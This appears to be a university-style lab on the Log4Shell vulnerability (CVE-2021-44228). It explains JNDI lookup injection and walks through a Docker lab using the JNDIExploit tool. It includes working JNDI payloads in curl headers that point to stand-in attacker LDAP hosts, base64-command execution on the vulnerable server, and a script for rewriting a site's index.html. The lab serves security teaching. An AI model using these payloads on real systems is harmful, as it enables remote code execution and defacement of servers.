
Log4Shell CVE-2021-44228 Demo

At the end of 2021, the biggest news in the cybersecurity world was the Log4j vulnerability, numbered CVE-2021-44228, also known as Log4Shell. In the CVSS vulnerability scoring system, it was rated the most severe 10 out of 10, and it is also considered the most significant vulnerability in recent years, following Heartbleed and ShellShock. Some even described it as a "nuclear-level vulnerability," which shows how far-reaching the impact of this vulnerability is. This project analyzes CVE-2021-44228 and includes a hands-on lab.
A log file is a file that records events that occur in a running operating system or software, or messages sent between users of online chat software. Many operating systems, software frameworks, and programs include log file systems. Java has a very useful logging package called Log4j. This package is part of the Apache Software Foundation, so its full name is Apache Log4j.
Log4j is a very useful tool that is widely used by Java programs. Many times, software engineers need to write data from running programs into log files or into other databases for later use. This is the purpose of Log4j: it can accept a string from one place (such as the user ID entered on a login screen) and write that string to another place (such as an input field in an authentication flow). In addition to basic copy/paste, Log4j can also inspect and interpret the content of strings. Interpretation is a dangerous action because unless the program sanitizes the string first, problems can easily occur during interpretation. Log4j does not sanitize the string before interpreting it, so attackers have the opportunity to perform injection attacks.

CVE-2021-44228 is a critical vulnerability because it allows an unauthenticated attacker to execute RCE (Remote Code Execution) on a Java server. The vulnerability originates from how log4j handles log messages. If an attacker sends a crafted message (containing a string similar to ${jndi:ldap://rogueldapserver.com/a}), it may cause an external code class or message lookup to be loaded and executed, thereby leading to RCE.

The following is the basic flow of RCE.
$ curl vulnerable_server -H 'X-Api-Version: ${jndi:ldap://evil.xo/x}'
Please download the SEED Ubuntu 20.04 VM. This VM provides a pre-installed Docker environment. Download
$ wget -P /LDAP_server https://github.com/Mr-xn/JNDIExploit-1/releases/download/v1.2/JNDIExploit.v1.2.zip
$ docker-compose build  # Build the container image
$ docker-compose up     # Start the container
$ docker-compose down   # Shut down the container

# Aliases for the Compose commands above
$ dcbuild   # Alias for: docker-compose build
$ dcup      # Alias for: docker-compose up
$ dcdown    # Alias for: docker-compose down
$ dockps        # Alias for: docker ps --format "{{.ID}} {{.Names}}"
$ docksh <id>   # Alias for: docker exec -it <id> /bin/bash

# The following example shows how to get a shell inside hostC
$ dockps
b1004832e275 LDAP-10.9.0.5
9652715c8e0a vulnerable-app
$ docksh b1
root@b1004832e275:/#
To simplify the steps, all servers are on the same LAN.

In this task, users can become familiar with how log4j works. Users can use the X-Api-Version header to make log4j record logs.
# <> is what the user needs to modify
$ curl <server:ip> -H 'X-Api-Version: <version-number>'
If the server correctly parses the request you sent, it will return a Hello World!.
Please record in the report the result returned by the server and whether the server correctly parsed the request and recorded the log.
In 2013, the Log4j package added the "JNDILookup plugin," allowing developers to use JNDI combined with LDAP to obtain external Java data objects from JNDITutorial.
Next, we will use the log4j we just used together with JNDIExploit to make the server execute the commands we want it to execute.
# <> is what the user needs to modify
$ curl <server:ip> -H 'X-Api-Version: ${jndi:ldap://<ldap>:1389/Basic/Command/Base64/<content>}'
Create a secret.txt file in the /tmp folder, and go into the server to confirm whether the file was created successfully.
Note-1: <content> cannot directly contain a command; it needs to be converted.
Note-2: Becausevulnerable-appdoes not have/bin/bashshell available, you can use the docker command to confirm the file if needed.
$ docker exec vulnerable-app ls /tmp
From the previous tasks, we found that vulnerable-app executes any base64 command from the attacker. If the attacker wants to perform more complex operations, he can send a shell script attack script for the server to execute.
$ cd /var/www
$ head -c <head-num> index.html > tmp
$ echo -n <score> >> tmp
$ tail -c <tail-num> index.html >> tmp
$ mv tmp index.html
The above is a script for modifying the website score. The score is stored in index.html. First, execute it successfully and point out the differences. Then modify this script so that the score file changes to the number you want.
